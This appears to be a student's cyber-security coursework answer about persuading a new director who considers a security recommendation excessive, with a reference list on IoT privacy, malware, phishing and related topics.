6.1 Assume that, as a cyber security analyst, you have analysed the cyber-security needs of an organisation and presented a recommendation that includes the methodology, tools, policies, cyber-awareness training requirements and cyber best practices. Communication with the client has been very positive and you are confident that management will go ahead and implement the cyber-security recommendation. However, you have just received an email communicating to you that a new director has been appointed and she considers your recommendation excessive for the type of data that they manage. How would you proceed from this point?

I would start by reviewing the initial recommendations and ensure that everything is appropriate for the data held and consider scaling back where possible. I would then arrange a meeting with the new director to get to explain why she thinks it is excessive and also explain to her the dangers of not fully implementing cyber-security practices and the potential risk to the business it carries. I would back this up with evidence like case studies and reports about the importance of cyber-security. I would also talk to the director about using a phased implementation of the practices with the most important being done first and the others being introduced over time as this would hopefully address the director's concern about cost and resources. The director should also understand the importance of having staff trained in cyber-security awareness and how it will reduce the risk of any breaches within the business. If needed I would also go to other senior management to help reinforce the importance of the practices. Overall the new director must understand the importance of protecting the data but also the plan should be flexible enough to satisfy both the director and the needs of cyber-security.

References:

**privacy not included review: ECOBEE3 Lite* (no date) *Mozilla Foundation*. Available at: https://foundation.mozilla.org/en/privacynotincluded/ecobee3-lite/.

Agathoklis Prodromou (2019). *Exploiting SQL Injection: a Hands-on Example | Acunetix*. [online] Acunetix. Available at: https://www.acunetix.com/blog/articles/exploiting-sql-injection-example/.

Alexa, Echo Devices, and Your Privacy (2011) *Amazon*. Goettsche Partners. Available at: https://www.amazon.com/gp/help/customer/display.html?nodeId=GVP69FUJ48X9DK8V.

Australian Cyber Security Centre (2021). *Ransomware | Cyber.gov.au*. [online] Cyber.gov.au. Available at: https://www.cyber.gov.au/ransomware.

CheckPoint (2020). What Is Phishing? *Check Point Software*. [online] 3 Nov. Available at: https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-phishing/.

Common sense privacy standard privacy report for Amazon alexa (no date) *The Common Sense Privacy Program*. Available at: https://privacy.commonsense.org/privacy-report/Amazon-Alexa.

Echo dot (3rd gen) smart speaker with Alexa (no date) *Amazon.com.au: Amazon Devices & Accessories*. Available at: https://www.amazon.com.au/Echo-Dot-3rd-Gen-Charcoal/dp/B07PJV9DHV.

Ecobee3 Lite SmartThermostat, black (no date) *Amazon.com.au: Home Improvement*. Available at: https://www.amazon.com.au/ecobee-EB-STATE3LT-02-Ecobee3-SmartThermostat-Black/dp/B06W56TBLN/ref.

Etal (2020) *Keeping the gate locked on your IOT devices: Vulnerabilities found on Amazon's Alexa*, *Check Point Research*. Available at: https://research.checkpoint.com/2020/amazons-alexa-hacked/ (Accessed: March 11, 2023).

Kaspersky (2021). *What is Rootkit – Definition and Explanation*. [online] www.kaspersky.com. Available at: https://www.kaspersky.com/resource-center/definitions/what-is-rootkit.

Korolov, M. (2020). *What is a supply chain attack? Why to be wary of third-party providers*. [online] CSO Online. Available at: https://www.csoonline.com/article/3191947/supply-chain-attacks-show-why-you-should-be-wary-of-third-party-providers.html.

M. Wootton, *Bebcare iQ WiFi HD Baby Monitor* [Online]. Bebcare: World's First Emission Free Digital Baby . Available at: https://bebcare.com/en-au/products/bebcare-iq-hd-wifi-baby-monitor

Malwarebytes (2020). *What is malware? Definition and how to tell if you're infected*. [online] Malwarebytes. Available at: https://www.malwarebytes.com/malware.

Nieles, M., Dempsey, K. and Pillitteri, V.Y. (2017). An introduction to information security. *An Introduction to Information Security*. [online] doi:https://doi.org/10.6028/nist.sp.800-12r1.

Paloaltonetworks.com. (2019). *What is a Botnet? - Palo Alto Networks*. [online] Available at: https://www.paloaltonetworks.com/cyberpedia/what-is-botnet.

End of Document